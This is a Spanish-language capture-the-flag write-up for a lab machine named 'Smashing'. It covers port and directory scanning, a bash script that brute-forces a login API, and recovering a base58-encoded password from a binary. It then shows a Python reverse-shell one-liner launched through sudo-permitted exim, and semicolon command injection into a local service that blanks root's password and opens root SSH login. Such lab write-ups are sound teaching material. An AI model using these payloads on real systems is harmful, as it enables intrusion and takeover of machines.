

Smashing

```
nmap -sCV -p22,80 -Pn -n 172.17.0.2 -vvv
PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 64  OpenSSH 9.2p1 Debian 2+deb12u5 (protocol 2.0)
| ssh-hostkey:
|   256 8e:f8:76:54:88:0f:c9:04:8c:72:ff:6c:43:57:3e:cb (ECDSA)
|   ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBGI2EPGJiWYzfBBMVG+zRyyANTgrjZ8/oiGixsiASmAJs8qNufYz8eVqlBKMx5s+kU2X4mV+FXfd2vdzIYq0s8=
|   256 f9:e7:95:81:58:57:a1:cc:b1:78:96:06:5c:17:1d:ca (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIE5x8r9dPgJqcASD5dVl2UkzZWeemYbDy5jnfX3xb+8u
80/tcp    open  http      syn-ack ttl 64  Werkzeug httpd 2.2.2 (Python 3.11.2)
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-title: Did not follow redirect to http://cybersec.dl
|_http-server-header: Werkzeug/2.2.2 Python/3.11.2
MAC Address: 9A:62:5E:AE:DF:21 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

mandamos el cybersec.dl al /etc/hosts

el código fuente nos revela un endpoint api

```
104         cursor: pointer;
105         font-size: 1em;
106     }
107
108     .contact-form button:hover {
109         background-color: #2980b9;
110     }
111
112 </style>
113 <script>
114     function fetchPassword() {
115         fetch('/api/1passwd0')
116         .then(response => response.json())
117         .then(data => {
118             const passwordContainer = document.querySelector('.cybersecurity-animation');
119             passwordContainer.textContent = `🔒 Protege tus datos 🛡️. La Ciberseguridad es Clave! --- Ejemplo de Contraseñas Seguras🔑:
120             ${data.password}`;
121         })
122         .catch(error => console.error('Error:', error));
123     }
124     function startFetchingPasswords() {
125         fetchPassword();
126     }
127 </script>
```

fuzeamos por mas directorios


```
0 0:gobuster*
(miguel@kali)-[~/Downloads]
$ gobuster dir -w /usr/share/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-big.txt -u 'http://cybersec.dl/api/' -t 20

Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:             http://cybersec.dl/api/
[+] Method:          GET
[+] Threads:         20
[+] Wordlist:         /usr/share/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-big.txt
[+] Negative Status codes: 404
[+] User Agent:      gobuster/3.8.2
[+] Timeout:         10s

Starting gobuster in directory enumeration mode

login (Status: 405) [Size: 153]
Progress: 7505 / 1273831 (0.59%)
```



secuencia de descubrimiento de login, credenciales y subdominios

```

(miguel@kali) - [~/Downloads]
└─$ curl -X POST http://cybersec.dl/api/login
<!doctype html>
<html lang=en>
<title>400 Bad Request</title>
<h1>Bad Request</h1>
<p>Did not attempt to load JSON data because the request Content-Type was not 'application/json';.</p>

```

```

(miguel@kali) - [~/Downloads]
└─$ curl -X POST http://cybersec.dl/api/login -H 'Content-Type: application/json'
<!doctype html>
<html lang=en>
<title>400 Bad Request</title>
<h1>Bad Request</h1>
<p>Failed to decode JSON object: Expecting value: line 1 column 1 (char 0)</p>

```

```

(miguel@kali) - [~/Downloads]
└─$ curl -X POST http://cybersec.dl/api/login -H 'Content-Type: application/json' -d '{}'
{
  "message": "Invalid credentials"
}

```

```

(miguel@kali) - [~/Downloads]
└─$ curl -X POST http://cybersec.dl/api/login -H 'Content-Type: application/json' -d '{"username":"admin", "password":"admin"}'
{
  "message": "Invalid credentials"
}


```

script para descubrir la pass

```
#!/bin/bash
while read -r PASS; do
    echo -n "[*] Probando: $PASS "
    RESPONSE=$(curl -s -X POST 'http://cybersec.dl/api/login' \
        -H 'Content-Type: application/json' \
        -d '{"username\: \"admin\", \"password\: \"$PASS \
        \"}')

    if [[ "$RESPONSE" == *"Invalid credentials"* ]]; then
        echo "✗"
    else
        echo -e "\n\n[!] ¡ÉXITO!: $PASS"
        echo "[*] Respuesta: $RESPONSE"
        break
    fi
done < /usr/share/wordlists/rockyou.txt
```


```
[!] ¡ÉXITO!: undertaker
[*] Respuesta: {
  "company": {
    "URLs_web": "cybersec.dl, bin.cybersec.dl, mail.cybersec.dl, dev.cybersec.dl, cybersec.dl/downloads, internal-api.cybersec.dl, 0internal_down.cybersec.dl, internal.cybersec.dl, cybersec.dl/documents, cybersec.dl/api/cpu, cybersec.dl/api/login",
    "address": "New York, EEUU",
    "branches": "Brazil, Curacao, Lithuania, Luxembourg, Japan, Finland",
    "customers": "ADIDAS, COCACOLA, PEPSICO, Teltonika, Toray Industries, Weg, CURALINK",
    "name": "CyberSec Corp",
    "phone": "+1322302450134200",
    "services": "Auditorías de seguridad, Pentesting, Consultoria en ciberseguridad"
  },
  "message": "Login successful"
}
```



```
(miguel@kali) - [~/Downloads]
└─$ cat smashing_note.txt
De: flypsi
Para: Darksblack
```

Darksblack, necesito que me ayudes a recuperar mi password, t e deje un binario para que lo analises y la extraigas, habia dejado mi password incorporada en el para un CTF que estaba realizando pero perdi mis apuntes... (sisis isi ya se que me has dicho que no reutilice password, pero se me olvidan)


analisis del ELF smashing, luego de chequear el main, voy a la direccion del primer print (apreto la letra g y pego la direccion)



subiendo un poco llego a la seccion de un error de decifrado, de la funcion factor1 el cual nos da una cadena alfanumerica

The screenshot shows a debugger interface with three main panes. On the left, the 'Program Trees' pane shows a project named 'smashing' with sub-items like '.bss', '.data', '.got.plt', '.got', '.dynamic', '.fini_array', '.init_array', and '.note.ABI-tag'. Below it, the 'Symbol Tree' pane shows a list of functions: 'decimal_a_binario', 'deregister_tm_clones', 'descriptar', 'factor1' (selected), 'factor2', 'factorial', 'fibonacci', and 'frame_dummy'. The 'Data Type Man...' pane is also visible. The main pane, 'Listing: smashing', displays assembly code for the 'factor1' function. The code includes instructions like 'MOV', 'LEA', and 'CALL', with comments and hex values. The right pane shows the decompiled code for 'factor1', which includes local variables and function calls.


The screenshot shows a debugger interface with three main panes. On the left, the 'Program Trees' pane shows a project named 'smashing' with sub-items like '.bss', '.data', '.got.plt', '.got', '.dynamic', '.fini_array', '.init_array', and '.note.ABI-tag'. Below it, the 'Symbol Tree' pane shows a list of functions: 'decimal_a_binario', 'deregister_tm_clones', 'descriptar', 'factor1' (selected), 'factor2', 'factorial', 'fibonacci', and 'frame_dummy'. The 'Data Type Man...' pane is also visible. The main pane, 'Listing: smashing', displays assembly code for the 'factor1' function. The code includes instructions like 'MOV', 'LEA', and 'CALL', with comments and hex values. The right pane shows the decompiled code for 'factor1', which includes local variables and function calls.



encontramos la caden `2tP42bSzBTnmEAuAGkxj3` que al analizarla descubro q es un base58

- **Lo que NO debe aparecer:** No contiene el número `0`, la letra `O` (o mayúscula), la letra `I` (i mayúscula) ni la letra `l` (L minúscula).
- **Símbolos:** A diferencia de Base64, el Base58 **no utiliza símbolos** como `+`, `/` o el signo `=` al final para relleno.
- **Conjunto:** Solo utiliza números del `1-9`, letras `A-H`, `J-N`, `P-Z`, y `a-k`, `m-z`.

Utilizando el meto Magic en Cyberchef podemos deducirla y decifrarlo



```
(miguel@kali) - [~/Downloads]
└─$ echo "2tP42bSzBTnmEAuAGkxj3" | base58 -d
Chocolate.1704
(miguel@kali) - [~/Downloads]
└─$ ssh flipsy@172.17.0.2 # aqui estuve un rato y de casual
idad se me ocurrio cambiar de letras, tambien anduve intentan
do con darksblack, con @, numeros entre otras cosas.... manud
o jilipollas el esteban
flipsy@172.17.0.2's password:
Linux dockerlabs 6.19.11+kali-amd64 #1 SMP PREEMPT_DYNAMIC Ka
li 6.19.11-1kali1 (2026-04-09) x86_64
```

The programs included with the Debian GNU/Linux system are fr
ee software;
the exact distribution terms for each program are described i
n the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the ex
tent

permitted by applicable law.

```
$ whoami
```

```
flipsy
```

```
$ id
```

```
uid=1001(flipsy) gid=1001(flipsy) groups=1001(flipsy),100(use  
rs)
```

```
$
```

```
$ sudo -l
```

Matching Defaults entries for flipsy on dockerlabs:

```
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/us  
r/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty
```

User flipsy may run the following commands on dockerlabs:


```
(darksblack) NOPASSWD: /usr/sbin/exim
```

```
$
```

pivoting a darksblack

Explotación de CVE-2019-10149 (RCE/LPE)

Se envía un correo a una dirección "especial" que contiene un comando, en nuestro caso ejecutara un script que nos envia una shell con python

```
miguel@kali: ~/Downloads  miguel@kali: ~/Downloads  miguel@kali: ~/Downloads  02:52
2 0:nc*
$ echo '#!/bin/bash' > /tmp/connect.sh
$ echo 'python3 -c "import socket,os,pty;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.0.235",4444));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);pty.spawn("/bin/sh")"' >> /tmp/connect.sh
$ chmod 777 /tmp/connect.sh
$ sudo -u darksblack /usr/sbin/exim -be '${run{/bin/sh /tmp/connect.sh}}'
```

```
(miguel@kali)-[~/Downloads]
$ nc -lvp 4444
listening on [any] 4444 ...
connect to [192.168.0.235] from (UNKNOWN) [172.17.0.2] 47702
$ whoami
whoami
darksblack
$
```

```
$ ls -l
ls -l
total 8
-rw-r--r-- 1 root root 2806 Feb 24 2025 index.html
-rw-r--r-- 1 root cyber 3768 Feb 22 2025 serverpi.py
$ id
id
uid=1000(darksblack) gid=1000(darksblack) groups=1000(darksblack),100(users),1002(cyber)
$
```

Download CyberChef

Last built: 21 hours ago

Favourites

To Base64

From Base64

To Hex

From Hex

To Hexdump

From Hexdump

URL Decode

Regular expression

Entropy

Fork

Magic

Data format

Encryption / Encoding

Public Key

Arithmetic / Logic

Networking

Recipe

From Base64

Alphabet
A-Za-z0-9+/=

☒ Remove non-alphabet chars

☐ Strict mode

Input

xMjcUMC4wLjE1LCBQZT1JUKSwgSGFuZGxlc1kgYXNgaHR8cGQ6ClAgICBodHRwZC5zZXJ2ZD9mb3JldmVvYkCKKj

Output

```
import http.server
import socketserver
import urllib.parse
import subprocess
import base64

PORT = 25000

AUTH_KEY_BASE64 = "MDAwMGNSYmVyc2VjX2dyb3VwK3J0eWAwMDAwMAo="

class Handler(http.server.SimpleHTTPRequestHandler):
    def do_GET(self):
        auth_header = self.headers.get('Authorization')

        if auth_header is None or not auth_header.startswith('Basic'):
            self.send_response(401)
            self.send_header("Content-type", "text/plain")
            self.end_headers()
            self.wfile.write(b"Authorization header is missing or incorrect")
            return

        # Extraer la clave enviada por el cliente (en Base64)
        encoded_key = auth_header.split('Basic ')[1]

        # Decodificar la clave almacenada en Base64
        decoded_stored_key = base64.b64decode(AUTH_KEY_BASE64).decode().strip() # Eliminar saltos de linea
```

```
class Handler(http.server.SimpleHTTPRequestHandler):
```

```

def do_GET(self):
    auth_header = self.headers.get('Authorization')

    if auth_header is None or not auth_header.startswith(
('Basic')):
        self.send_response(401)
        self.send_header("Content-type", "text/plain")
        self.end_headers()
        self.wfile.write(b"Authorization header is missing or incorrect")
        return

    # Extraer la clave enviada por el cliente (en Base64)
    encoded_key = auth_header.split('Basic ')[1]

    # Decodificar la clave almacenada en Base64
    decoded_stored_key = base64.b64decode(AUTH_KEY_BASE64).decode().strip() # Eliminar saltos de línea

    # Decodificar la clave enviada por el cliente
    decoded_client_key = base64.b64decode(encoded_key).decode().strip() # Eliminar saltos de línea

    # Comparar las claves
    if decoded_client_key != decoded_stored_key:
        self.send_response(403)
        self.send_header("Content-type", "text/plain")
        self.end_headers()
        self.wfile.write(b"Invalid authorization key")
        return

    # Procesar el parámetro 'exec'
    parsed_path = urllib.parse.urlparse(self.path)
    query_params = urllib.parse.parse_qs(parsed_path.query)

```

```

        if 'exec' in query_params:
            command = query_params['exec'][0]
            try:
                allowed_commands = ['ls', 'whoami']
                if not any(command.startswith(cmd) for cmd in
allowed_commands):
                    self.send_response(403)
                    self.send_header("Content-type", "text/pl
ain")

                    self.end_headers()
                    self.wfile.write(b"Command not allowed.")
                    return

                result = subprocess.check_output(command, she
ll=True, stderr=subprocess.STDOUT)
                self.send_response(200)
                self.send_header("Content-type", "text/plai
n")

                self.end_headers()
                self.wfile.write(result)
            except subprocess.CalledProcessError as e:
                self.send_response(500)
                self.send_header("Content-type", "text/plai
n")

                self.end_headers()
                self.wfile.write(e.output)
            else:
                self.send_response(400)
                self.send_header("Content-type", "text/plain")
                self.end_headers()
                self.wfile.write(b"Missing 'exec' parameter in UR
L")

with socketserver.TCPServer(("127.0.0.1", PORT), Handler) as

```

```
httpd:
    httpd.serve_forever()
```

El script levanta un servidor HTTP en el puerto **25000** que solo escucha localmente (`127.0.0.1`). Lo más interesante es:

- **Autenticación:** Requiere un header `Authorization: Basic [KEY]`.
- **La Clave:** La clave está doblemente codificada en Base64:
`MDAwMGN5YmVyc2VjX2dyb3VwX3J0XzAwMDAwAo=`
- **RCE (Ejecución de Comandos):** Acepta un parámetro `exec` en la URL.
- **Filtro de Seguridad:** Solo permite comandos que empiecen con `ls` o `whoami`.
Pero, como usa `shell=True` en `subprocess.check_output`, podemos usar un **punto y coma (;)** para saltarnos ese filtro.

analizamos el script y ejecutamos

```
curl -H "Authorization: Basic MDAwMGN5YmVyc2VjX2dyb3VwX3J0XzAwMDAwMAo=" "http://127.0.0.1:25000?exec=whoami%3B%20ls%20-la%20/root"
curl -H "Authorization: Basic MDAwMGN5YmVyc2VjX2dyb3VwX3J0XzAwMDAwMAo=" "http://127.0.0.1:25000?exec=whoami%3B%20ls%20-la%20/root"
root
total 24
drwx----- 1 root root 4096 Feb 23 2025 .
drwxr-xr-x 1 root root 4096 May 12 07:15 ..
-rw-r--r-- 1 root root 571 Apr 10 2021 .bashrc
lrwxrwxrwx 1 root root 9 Feb 23 2025 .clush_history -> /dev/null
drwxr-xr-x 3 root root 4096 Feb 19 2025 .local
-rw-r--r-- 1 root root 161 Jul 9 2019 .profile
drwx----- 2 root root 4096 Feb 20 2025 .ssh
```

Forzar la configuración de SSH

Ejecutamos este comando. Lo que hace es "escupir" una configuración mínima de SSH que permite entrar como root sin contraseña y reinicia el servicio:

```
$ curl -H "Authorization: Basic MDAwMGN5YmVyc2VjX2dyb3VwX3J0XzAwMDAwMAo=" "http://127.0.0.1:25000?exec=whoami%3B%20echo%20'PermitRootLogin%20yes%0APermitEmptyPasswords%20yes%0APasswordAuthentication%20yes'%20>%20/etc/ssh/sshd_config.d/open.conf%3B%20sed%20-i%20's/^root:x:/root::/'%20/etc/passwd%3B%20service%20ssh%20restart"
curl -H "Authorization: Basic MDAwMGN5YmVyc2VjX2dyb3VwX3J0XzAwMDAwMAo=" "http://127.0.0.1:25000?exec=whoami%3B%20echo%20'PermitRootLogin%20yes%0APermitEmptyPasswords%20yes%0APasswordAuthentication%20yes'%20>%20/etc/ssh/sshd_config.d/open.conf%3B%20sed%20-i%20's/^root:x:/root::/'%20/etc/passwd%3B%20service%20ssh%20restart"
root
Restarting OpenBSD Secure Shell server: sshd.
$
```

```
(miguel@kali) - [~/ssh]
$ ssh root@172.17.0.2
Linux dockerlabs 6.19.11+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.19.11-1kali1 (2026-04-09) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
# whoam
-sh: 1: whoam: not found
# id
uid=0(root) gid=0(root) groups=0(root)
# |
```